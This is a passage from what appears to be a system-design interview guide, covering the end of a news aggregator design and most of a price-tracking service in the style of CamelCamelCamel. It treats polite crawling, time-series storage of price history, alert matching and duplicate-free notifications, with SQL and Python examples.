Cursor on (score, id)	Stable relative to last seen item	Scores change over time, items can still move
Snapshot the ranked list per session	Perfectly consistent scrolling	Memory per session


Recommended: on the first request, snapshot the top 500 story IDs for that user into Redis with a 30 minute TTL and return a cursor that is (snapshot_id, position). Further pages read from the snapshot. Pull-to-refresh creates a new snapshot. This is what keeps "infinite scroll" free of duplicates.

```
def get_feed(user, cursor=None, limit=20):
    if cursor is None:
        ids = rank_for(user)[:500]
        snap = f"snap:{uuid4()}"
        r.rpush(snap, *ids); r.expire(snap, 1800)
        pos = 0
    else:
        snap, pos = decode(cursor)
    page = r.lrange(snap, pos, pos + limit - 1)
    return hydrate(page), encode(snap, pos + limit)
```

What happens when a publisher or the pipeline fails?

Crawler failures are isolated per source: a site that times out gets exponential backoff and a lower priority, not a retry storm. Kafka between crawling and processing means a processing outage only delays articles; when consumers return they catch up from the last committed offset. Processing is idempotent because the canonical URL is unique, so replays do not create duplicate articles. If Redis is lost, feeds are rebuilt from the Article DB by a backfill job in minutes, and the CDN keeps serving the last cached topic feeds meanwhile.


8. Final architecture



Component	Job	Technology example
Source DB	Publishers, feed URLs, intervals	Postgres
Scheduler + crawlers	Adaptive polling, conditional GET, politeness	Python/Go workers, SQS
Push intake	Receive publisher notifications	WebSub hub subscriber
Raw queue	Buffer between crawl and processing	Kafka
Processor	Normalize, dedup, cluster, classify, score	Flink or consumer services
Dedup index	SimHash buckets, URL Bloom filter	Redis, RocksDB
Vector index	Similar recent articles for clustering	FAISS, OpenSearch k-NN
Article / Story DB	Durable metadata	Postgres or DynamoDB

Component	Job	Technology example
Feed cache	Ranked lists, pagination snapshots	Redis sorted sets and lists
Edge cache	Absorb spikes on shared feeds	CloudFront, Fastly
Images	Thumbnails resized and cached	S3 + CDN

Deployment map (AWS)



The ingest side and the read side share one VPC: crawlers and the processor fill the data subnet through Kafka, and the feed service reads ranked lists back out behind a short-TTL CDN.

9. Common mistakes and interviewer follow-ups

- Mistake: polling every source at the same fixed interval. Either stale or wasteful, and you may get banned. Say: “adaptive intervals from publish rate, conditional GET, push where available, per-domain limits.”
- Mistake: dedup by exact URL only. Syndicated wire stories have different URLs and near-identical text. Say: “canonical URL plus SimHash or MinHash for near duplicates, embeddings for same-event clustering.”
- Mistake: precomputing a feed for all 100M users. Huge write amplification for users who never open the app. Say: “shared topic lists in Redis, light per-user re-rank on request.”
- Mistake: offset pagination. Duplicates when new stories arrive. Say: “snapshot plus cursor.”

- Mistake: storing and serving full article text. Legal risk and takes traffic from publishers. Say: “title, snippet, thumbnail, and a redirect.”
- Mistake: ignoring breaking-news spikes. Say: “CDN with 60 s TTL on shared feeds turns 120k req/s into ~1k at origin.”
- Follow-up: “How do you get articles into feeds within 5 minutes?” Answer: shorter intervals for high-volume sources, WebSub push, and streaming processing (seconds per article) rather than batch jobs.
- Follow-up: “How would you avoid filter bubbles?” Answer: blend a share of top general stories into every personalized feed and diversify sources within a story.

10. One-page cheat sheet

Topic	Key point
Scale	50k sources, 2M articles/day, 100M DAU, ~12k feed req/s
Ratio	Reads ~1000x writes; metadata only ~1.5 TB/year
Freshness	< 30 min (target 5), adaptive polling + WebSub push
Polite crawling	robots.txt, per-domain rate limit, conditional GET
Dedup	Canonical URL + Bloom filter; SimHash (<= 3 bits of 64)
Clustering	Embeddings + entities, 48 h window, periodic re-merge
Ranking	Time decay (6 h half-life) x coverage, authority, CTR
Personalization	Topic ZSETs in Redis + per-user re-rank, 5 min cache
Latency	Precomputed lists in Redis, < 200 ms
Spikes	CDN 60 s TTL on shared feeds
Pagination	Snapshot of top 500 + cursor
CAP	AP; clusters and feeds eventually consistent

Sources

- Hello Interview: Design a News Aggregator like Google News
- Google Research: Detecting near-duplicates for web crawling (SimHash)
- Stanford, Mining of Massive Datasets: Finding similar items (MinHash and LSH)
- Google Research: Google News personalization, scalable online collaborative filtering
- W3C: WebSub recommendation
- MDN: HTTP conditional requests

19. Price Tracking Service like CamelCamelCamel (Medium)

> A price tracker watches the prices of Amazon products over time. Users can see a chart of a product's price history, and they can say "email me when this drops below $50." Services like CamelCamelCamel also ship a browser extension that shows the chart right on the Amazon page. The interviewer is really testing three things: how you collect data from a website you do not own without hammering it (crawling politely at a scale of hundreds of millions of products), how you store a huge amount of time-series data cheaply, and how you match a price change against millions of user alerts quickly without sending duplicate emails.

1. Functional requirements

Core (must have):

1. Users can view the price history of an Amazon product (website or browser extension).
2. Users can subscribe to a price drop alert with a target price ("tell me when it is below $X").
3. Users get a notification (email or push) when the price drops below their target.
4. Users can list and delete their alerts.

Below the line (out of scope):

1. Product search and discovery. It is a separate search problem (an inverted index) and not the core of this question.
2. Price comparison across many retailers. Same design, more crawlers; it adds breadth, not depth.
3. Reviews and ratings. Unrelated data.
4. Sub-minute "real time" prices. Amazon prices do not change that fast for most items, and chasing it would multiply crawl cost.

2. Non-functional requirements

1. Scale: track about 500 million products and 10 million alerts from a few million users.
2. Latency: price history chart loads with p99 < 500 ms. The extension is on the Amazon page, so slow means useless.
3. Freshness: a price drop should trigger a notification within 1 hour for popular products and within 24 hours for long-tail products.
4. Politeness: stay under a fixed request budget per second toward Amazon (for example 1,000 requests per second total) and respect rate limits and robots rules. Getting blocked kills the product.
5. Availability over consistency (AP in CAP terms). If a chart is a few minutes stale, nobody is hurt. Reads should be 99.9% available.
6. Correctness for alerts: each user gets at most one notification per price-drop event (no spam), and should not miss a drop that lasted longer than one crawl interval.

7. Durability: price history is the product's core asset. It must never be lost (replicated storage, 11 nines style object storage for cold data).

CAP choice: we choose availability. Price data is eventually consistent. The only place we want stronger guarantees is the "already notified" record, so we do not double-send, and that is handled with idempotent writes, not with a globally consistent database.

3. Back-of-the-envelope estimates

Assumption	Number
Products tracked	500 M
Hot products (tracked by alerts or viewed often)	10 M
Crawl interval, hot	every 1 hour
Crawl interval, long tail	every 1 to 7 days
Active alerts	10 M
Extension users (daily)	1 M
Chart views per day	20 M
Size of one price point	~16 bytes (time 8, price 4, extras 4)
Price changes actually stored	only when price changes, ~1 per product per day avg

```
Crawl rate
  hot:  10M / 3600 s              ~= 2,800 req/s
  tail: 490M / (3 days * 86400 s) ~= 1,900 req/s
  total                           ~= 4,700 req/s  (above our 1,000 budget!)
  -> we cannot crawl everything directly; we need other data sources
     (extension crowd-sourcing, Amazon Product API, smart scheduling)

Read QPS (charts)
  20M / 86400 ~= 230 req/s average, peak x5 ~= 1,200 req/s

Alert writes
  say 200k new alerts/day -> ~2 writes/s (tiny)

Storage per year (change-only encoding)
  500M products * 365 changes * 16 B ~= 2.9 TB/year raw
  with compression (delta + varint)  ~= 1 TB/year
  10 years ~= 10 TB -> fits easily in a time-series DB + S3

Notification volume
  maybe 1% of alerts fire per day -> 100k notifications/day (~1/s)
```

The key insight from the math: crawling is the bottleneck, not storage or reads.

4. Core entities

- Product: an Amazon item. Fields: `asin` (Amazon's product id), title, url, current_price, last_crawled_at, crawl_priority.
- PricePoint: one observed price. Fields: asin, observed_at, price_cents, source (crawler, extension, API).
- Alert (subscription): a user's rule. Fields: alert_id, user_id, asin, target_price_cents, status (active, triggered, paused).
- User: account. Fields: user_id, email, push tokens, preferences.
- Notification: a record of something we sent. Fields: notification_id, alert_id, price_event_id, sent_at, channel.
- CrawlTask: a scheduled fetch. Fields: asin, next_run_at, priority.

```
CREATE TABLE products (
  asin             VARCHAR(16) PRIMARY KEY,
  title            TEXT,
  current_price    INT,           -- cents
  last_crawled_at  TIMESTAMP,
  next_crawl_at    TIMESTAMP,
  priority         SMALLINT       -- 0 = hottest
);

CREATE TABLE alerts (
  alert_id     BIGINT PRIMARY KEY,
  user_id      BIGINT NOT NULL,
  asin         VARCHAR(16) NOT NULL,
  target_cents INT NOT NULL,
  status       VARCHAR(12) DEFAULT 'active',
  last_fired_price INT
);
-- the most important index: find alerts for a product, cheapest first
CREATE INDEX alerts_by_product ON alerts (asin, target_cents)
  WHERE status = 'active';

-- price history in a time-series table (TimescaleDB style)
CREATE TABLE price_points (
  asin        VARCHAR(16),
  observed_at TIMESTAMPTZ,
  price_cents INT,
  PRIMARY KEY (asin, observed_at)
);
```

5. API design

`GET /products/{asin}/history?range=1y` – price history for the chart.

```
// response 200
{
  "asin": "B08N5WRWNW",
  "currency": "USD",
  "points": [[1730592000, 4999], [1730678400, 4599]],
  "low": 3999, "high": 5999
}
```

Status: 200, 404 if unknown asin (we may enqueue it for crawling and return 202). No auth needed; it is public and cacheable.

`POST /alerts` – create a price drop alert. Auth: user token.

```
// request
{ "asin": "B08N5WRWNW", "target_price_cents": 3999, "channel": "email" }
// response 201
{ "alert_id": 98765, "status": "active" }
```

Status: 201, 400 bad price, 401 not logged in, 409 duplicate alert for same asin.

`GET /alerts` – list my alerts. Auth required. Response: list of alert objects. 200.


`DELETE /alerts/{alert_id}` – remove an alert. Auth required, owner only. 204, 404.

`POST /extension/observations` – the extension reports the price the user is seeing. Auth: extension install token, rate limited.

```
{ "asin": "B08N5WRWNW", "price_cents": 4599, "seen_at": 1730678400 }
```


Response 202 Accepted (queued, verified later).

6. High-level design



How will users view price history?

1. The extension sees the user is on an Amazon page and reads the asin from the URL.
2. It calls `GET /products/{asin}/history`.
3. The Product Service checks Redis (key `hist:{asin}:1y`). On a hit it returns in a few ms.
4. On a miss it queries the time-series database: `SELECT observed_at, price_cents FROM price_points WHERE asin = ? AND observed_at > now() - interval '1 year'`. It downsamples to about 365 points (one per day) since a chart cannot show more anyway, caches the result for 15 minutes, and returns it.



How will users subscribe to an alert?

1. User clicks “alert me below $39.99” in the extension.
2. `POST /alerts` hits the Alert Service, which inserts a row in the alerts table.
3. The Alert Service also bumps the product’s crawl priority, because someone now cares about it. A product with alerts goes into the hourly tier.
4. If the product is new to us, the service enqueues an immediate crawl.

How do price changes get detected and turned into notifications?

1. The Scheduler picks products whose `next_crawl_at` has passed and pushes them to the crawl queue.
2. A crawler fetches the page (or the Product Advertising API), parses the price, and compares it with `current_price`.
3. If the price did not change, it just updates `last_crawled_at`. If it changed, it writes a `PriceChanged` event to Kafka.
4. The History Writer consumes the event and appends a row to the time-series DB.
5. The Alert Matcher consumes the same event, finds all active alerts for that asin with `target_cents >= new_price`, and pushes one notification job per alert.
6. The Notification workers send the email or push and record that it was sent.

7. Deep dives

How do we crawl 500 million products without getting blocked?

The math said a naive crawl needs ~4,700 requests per second, but we only want to send about 1,000 per second to Amazon. We have to be smarter about which products we fetch and when.

Option	How it works	Pros	Cons
Fixed round-robin crawl	Visit every product every N days	Simple	Wastes budget on dead products; popular items too stale
Priority scheduling	Crawl interval depends on demand and volatility	Spends budget where users care	Needs a scoring function and a scheduler
Crowd-sourced from extension + verify	Extension users report prices they see	Free, very fresh for popular items	Data can be wrong or malicious, must verify

Recommended: priority scheduling plus extension crowd-sourcing. The score combines how many alerts a product has, how often it is viewed, and how often its price has changed in the past. A product with 5,000 alerts that changes price daily gets crawled hourly. A dusty item with no alerts gets crawled weekly.

```
def next_interval_seconds(p):
    # demand: alerts + recent views; volatility: changes per week
    demand = p.alert_count * 10 + p.views_7d
    volatility = p.changes_last_30d / 30.0
    if demand > 1000 or volatility > 1:
        return 3600            # hourly
    if demand > 10:
        return 6 * 3600        # every 6 hours
    return 7 * 86400           # weekly

def schedule(p, now):
    p.next_crawl_at = now + next_interval_seconds(p)
```

Politeness rules for the crawler fleet:

- A global token bucket (stored in Redis) caps total requests per second. Every crawler takes a token before a fetch. If no token, it waits.
- Spread requests out over time (add jitter) so we never burst.
- Back off exponentially on HTTP 429 or 503, and pause the whole fleet if the error rate passes a threshold.
- Prefer the official Product Advertising API where allowed; it is cheaper and does not risk blocking.

Extension reports go to a verification step: if three independent users report the same new price within an hour, or one report disagrees with our last crawl, we schedule a priority re-crawl to confirm. That way the extension acts as a free “change detector,” and crawlers only confirm.

How should we store price history efficiently?

Prices are classic time-series data: (key, time, value), append-only, read by time range.

Option	Pros	Cons
One row per crawl in Postgres	Simple, SQL	500M x 24 rows/day is billions of rows of duplicates
Store only changes in a time-series DB (TimescaleDB, InfluxDB)	Compression, fast range scans, built-in downsampling	Another system to run
Wide-column (Cassandra), row per asin per month	Huge write scale, easy sharding	Less query flexibility

Recommended: store only changes (a price point is written when the price differs from the last one) in a time-series store, partitioned by asin, with old data rolled into daily summaries. Change-only storage cuts volume by 10 to 50 times because most crawls see the same price.

```
-- TimescaleDB hypertable partitioned by time and hashed by asin
SELECT create_hypertable('price_points', 'observed_at',
       partitioning_column => 'asin', number_partitions => 64);

-- continuous aggregate for fast yearly charts
CREATE MATERIALIZED VIEW price_daily
WITH (timescaledb.continuous) AS
SELECT asin, time_bucket('1 day', observed_at) AS day,
       min(price_cents) AS low, max(price_cents) AS high,
       last(price_cents, observed_at) AS close
FROM price_points GROUP BY asin, day;
```

Data older than 2 years can be exported as compressed Parquet files to S3, with the daily summary staying in the hot DB. With ~1 TB per year after compression, storage is cheap. Charts read from `price_daily` and are cached in Redis, so a chart is a single fast lookup.

When a price changes, how do we find matching alerts fast?

A naive approach scans all 10 million alerts on every price change. With thousands of changes per second, that is impossible.

Option	How	Cost per price change
Full scan of alerts	Compare every alert	O(all alerts), far too slow
Index by asin	`WHERE asin = ?` then filter by price	O(alerts on that product)
Index by (asin, target) sorted	Range scan `target >= new_price`	O(matches), only touches alerts that fire

Recommended: a composite index on `(asin, target_cents)`. When the price drops to P, we only read alerts whose target is at least P. Because the index is sorted, the database jumps straight to them.

```sql
SELECT alert_id, user_id
FROM alerts
WHERE asin = :asin
  AND status = 'active'
  AND target_cents >= :new_price
  AND (last_fired_price IS NULL OR last_fired_price > :new_price);
```

Hot products (a popular TV with 200,000 alerts on Black Friday) can produce a big result. The matcher pages through results in batches of 1,000 and pushes them to the notification queue, so one giant product does not block other events. Partition Kafka by asin so all events for one product are processed in order by one matcher.

Edge case: only fire when the price crosses the threshold downward. If the price goes $50 -> $38 -> $37, the user with target $40 should get one email, not two. That leads to the next deep dive.

How do we avoid sending duplicate notifications?

Duplicates happen for three reasons: Kafka redelivers a message after a crash (at-least-once delivery), the price bounces around the threshold, and two crawlers observe the same change.

Option	Pros	Cons
Hope it does not happen	Zero work	Users get spammed and unsubscribe
Idempotency key per (alert, price_event)	Retries become safe	Need a dedup store
Alert state machine (active -> triggered, re-arm on recovery)	Stops threshold flapping	Need re-arm rule

Recommended: both. Each price change gets an `event_id`. The notifier writes `(alert_id, event_id)` with a unique constraint before sending. The alert itself moves to `triggered` and only re-arms if the price goes back above the target by some margin (say 5%) or after a cooldown of 7 days.

```python
def handle_match(alert, event):
    key = f"notif:{alert.id}:{event.id}"
    # SET NX = only set if not exists; 7 day TTL
    if not redis.set(key, 1, nx=True, ex=7 * 86400):
        return  # already handled this exact event
    db.execute("""UPDATE alerts SET status='triggered',
                  last_fired_price=%s WHERE alert_id=%s
                  AND status='active'""", (event.price, alert.id))
    if db.rowcount == 1:          # we won the race
        notify_queue.put({"alert": alert.id, "price": event.price,
                          "idempotency_key": key})
```

The conditional `UPDATE ... AND status='active'` acts as a compare-and-set. Even if two matchers race, only one sees `rowcount == 1`.

